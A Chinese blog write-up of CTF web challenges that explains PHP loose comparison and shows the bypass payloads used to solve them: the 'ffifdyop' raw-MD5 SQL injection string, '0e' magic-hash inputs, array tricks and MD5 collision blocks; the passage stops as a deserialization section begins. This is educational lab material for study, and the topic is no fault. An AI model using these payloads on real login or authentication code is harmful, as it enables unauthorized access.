CTFWeb-PHP弱比较与反序列化利用姿势

原创

Tr0e 于 2021-04-30 23:52:30 发布 460 收藏 4

分类专栏： CTF之路

本文链接：https://blog.csdn.net/weixin_39190897/article/details/116310233

CTF之路 专栏收录该内容

17 篇文章 27 订阅

订阅专栏

文章目录

前言

在 CTF 比赛的 Web 类型题目中， PHP 反序列化漏洞的题目层出不穷，本文的目的在于通过 BUUCTF 平台几道真实的 CTF 竞赛题目，总结 PHP 反序列化漏洞在 CTF 竞赛中的一些题目类型和利用姿势。

PHP的弱比较

进入正题之前，先介绍下 PHP 弱比较的相关知识，因为它经常出现在 CTF Web 代码审计的题目之中，本文下面的实例也会用到！

语言类型	释义
强类型	顾名思义就是强制数据类型定义的语言。一旦一个变量被指定了某个数据类型，如果不经过强制转换，那么它就永远是这个数据类型。Java、C++就是强类型语言，在变量使用之前必须声明变量的类型和名称；且不经强制转换不允许两种不同类型的变量互相操作。
弱类型	对数据的类型要求并不严格的语言，可以让数据类型互相转换，PHP 就是一种弱类型语言。

在 PHP 中有两个用来比较两个数值是否相等的操作符: `==` 和 `===`，二者是有区别的：

```php
<?php
   $a==$b;
   $a===$b;
?>
```

PHP 比较符号	特征
弱等于 `==`	在比较前会先把两种字符串类型转成相同的再进行比较。简单的说，它不会比较变量类型，只比较值。
强等于 `===`	在比较前会先判断两种字符串类型是否相同再进行比较，如果类型不同直接返回不相等，它既比较值也比较类型。

【注】当要比较的两种字符串的类型相同时， `==` 和 `===` 是相等的。

PHP 弱比较的转换规则

若一个数字和一个字符串进行比较或者进行运算时，PHP 会把字符串转换成数字再进行比较。若字符串以数字开头，则取开头数字作为转换结果（例如 “aaa” 是不能转换为数字的字符串，而 “123” 或 “123aa” 就是可以转换为数字的字符串），而对于不能转换为数字的字符串或 null，则转换为0；

```php
<?php
var_dump("admin"==0); //true
var_dump("1admin"==1); //true
var_dump("2admin"==2); //true
var_dump("admin1"==1); //false
var_dump("admin1"==0) ;//true
var_dump("0e123456"=="0e4456789"); //true
?>
```

Console

```
Process started >>>
bool(true)
bool(true)
bool(true)
bool(false)
bool(true)
bool(true)
<<< Process finished. (Exit code 0)
```


布尔值 true 和任意字符串都弱相等，例如：

数字和“`e`”开头加上数字的字符串（例如”`1e123`”）会当作科学计数法去比较；同时留意`0eXXXXX`类型的字符串，所以无论`0e`后面是什么，0 的多少次方还是 0。


•x*10^x的形式。

```
‘2e2’=2*10^2=200
“-2e2”=-2*10^2 “0e2”=0*10^2=0
“hh-2e2”=0
“1hh-2e2”=1
```



下面来通过两道 CTF 竞赛真题看看 PHP 弱比较在 CTF 中的利用。

No.1 ACTF- PHP的弱比较利用

1、看看题目链接：




2、访问题目地址：




Try to find out source file!

3、根据题目的提示，猜测是备份文件的泄露，dirsearch 扫下目录发现惊喜：




```
[00:06:05] 429 -  568B  - /index.temp
[00:06:05] 429 -  568B  - /index.php/login/
[00:06:05] 429 -  568B  - /index.tgz
[00:06:05] 429 -  568B  - /index.tmp
[00:06:05] 429 -  568B  - /index.vb
[00:06:05] 429 -  568B  - /index.xml
[00:06:05] 429 -  568B  - /index.zip
[00:06:05] 429 -  568B  - /index1.bak
[00:06:05] 429 -  568B  - /index1.htm
[00:06:05] 429 -  568B  - /index2
[00:06:05] 429 -  568B  - /index2.php
[00:06:05] 429 -  568B  - /index2.bak
[00:06:05] 429 -  568B  - /index3.php
```


4、访问 `index.php.bak`：



Try to find out source file!



文件源码如下：


```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

看重点， `==` PHP 弱类型比较，int 和 string 无法直接比较，php 会将 string 转换成 int，然后再进行比较，转换成 int 比较时只保留数字，第一个字符串之后的所有内容会被截掉，str 隐性的转换成整型 123。

5、综上，构造 Payload：

```
?key=123
```

访问获得 Flag：



flag{822c1d62-ee5e-4372-8a73-4ac744e986f6}


No.2 BJDCTF-MD5的弱/强碰撞


1、看看题目链接：

[BJDCTF2020]Easy MD5


1

https://github.com/BjdsecCA/BJDCTF2020





2、感觉是sql注入，但是注不出来，试着抓包发现提示 hint：



好了，sql注入石锤，还找到了 Hint:

```
select * from 'admin' where password=md5($pass,true)
```


重点看下 `md5($pass,true)` 这个函数：

> md5(*string*,*raw*)

参数	描述
string	必需。规定要计算的字符串。
raw	可选。规定十六进制或二进制输出格式： • TRUE - 原始 16 字符二进制格式 • FALSE - 默认。32 字符十六进制数

就是说我们输入$pass时，首先会被md5加密，然后会被转换成16字符的二进制格式。百度后发现这个可以用 `ffifdyop` 绕过，绕过原理是：ffifdyop 这个字符串被 md5 哈希了之后会变成 276f722736c95d99e921722cf9ed621c，而 Mysql 刚好又会把 hex 转成 ASCII 解释，这个字符串前几位刚好是 `' or '6`，因此拼接之后的形式是 `select * from 'admin' where password='' or '6xxxxx'`，等价于 or 一个永真式，因此相当于万能密码，可以绕过 md5() 函数。

3、提交 ffifdyop 进行查询，跳转下一页面：



Do You Like MD5?

查看源码：


```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->

<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <style>
        span {
            position: relative;
            display: flex;
            width: 100%;
            height: 700px;
            align-items: center;
            font-size: 70px;
            font-family:'Lucida Sans', 'Lucida Sans Regular', 'Lucida Grande', 'Lucida Sans Unicode', Geneva, Verdana, sans-serif;
            justify-content: center;
        }
    </style>
</head>

<body>
    <span>Do You Like MD5?</span>
</body>

</html>
```



典型的 md5 碰撞嘛，这个是弱比较，所以可以用md5值为0e开头的来撞。

> 【MD5弱碰撞】 PHP在处理哈希字符串时，会利用"!="或"=="来对哈希值进行比较，**它把每一个以"0E"开头的哈希值都解释为0**，所以如果两个不同的密码经过哈希以后，其哈希值都是以"0E"开头的，那么PHP将会认为他们相同，都是0。攻击者可以利用这一漏洞，通过输入一个经过哈希后以"0E"开头的字符串，即会被PHP解释为0，如果数据库中存在这种哈希值以"0E"开头的密码的话，他就可以以这个用户的身份登录进去，尽管并没有真正的密码。

这里提供一些 md5 以后是 0e 开头的值：

```
QNKCDZO
0e830400451993494058024219903391

s878926199a
0e545993274517709034328855841020

s155964671a
0e342768416822451524974117254469

s214587387a
0e848240448830537924465865611904

s214587387a
0e848240448830537924465865611904

s878926199a
0e545993274517709034328855841020

s1091221200a
0e940624217856561557816327384675
```

4、于是构造 `http://37d8016d-643c-4764-8e62-c8a24e224a75.node3.buuoj.cn/levels91.php?a=QNKCDZO&b=s878926199a` 即可绕过并跳转到新的页面：



这里可以用两个方法解决：


（1）可以利用数组：md5强比较，此时如果传入的两个参数不是字符串，而是数组，md5()函数无法解出其数值，而且不会报错，就会得到===强比较的值相等。故构造：`param1[]=111&param2[]=222`即可。

> 【解析】md5() 或者 sha1() 之类的哈希函数计算的是一个字符串的哈希值，对于数组则返回 false，如果 `$param1` 和 `$param2` 都是数组则双双返回 FALSE, 两个 FALSE 相等故得以绕过。

（2）利用 md5 值的强碰撞：找到两个md5值相同的字符串即可。

```
d131dd02c5e6eec4693d9a0698aff95c
2fcab58712467eab4004583eb8fb7f89
55ad340609f4b30283e488832571415a
085125e8f7cdc99fd91dbdf280373c5b
d8823e3156348f5bae6dacd436c919c6
dd53e2b487da03fd02396306d248cda0
e99f33420f577ee8ce54b67080a80d1e
c69821bcb6a8839396f9652b6ff72a70

d131dd02c5e6eec4693d9a0698aff95c
2fcab50712467eab4004583eb8fb7f89
55ad340609f4b30283e4888325f1415a
085125e8f7cdc99fd91dbd7280373c5b
d8823e3156348f5bae6dacd436c919c6
dd53e23487da03fd02396306d248cda0
e99f33420f577ee8ce54b67080280d1e
c69821bcb6a8839396f965ab6ff72a70

两段数据的MD5均为：
79054025255fb1a26e4bc422aef54eb4
```

这里采用第一个方法获得Flag：



【补充】如果说后台的判断语句如下，则只能用第二种方法进行绕过：

```
<!--
if((string)$_POST['param1']!==(string)$_POST['param2'] && md5($_POST['param1'])===md5($_POST['param2'])){
    die("success!");
}
-->
```

PHP反序列化

了解完 PHP 弱比较的知识和相关实战利用，下面开始看看 PHP 反序列化的题目。


No.1 网鼎杯-朱雀组phpweb


此题的坑点相对比较少，可以当作 PHP 反序列化题目的入门基础。

1、创建并访问靶机：

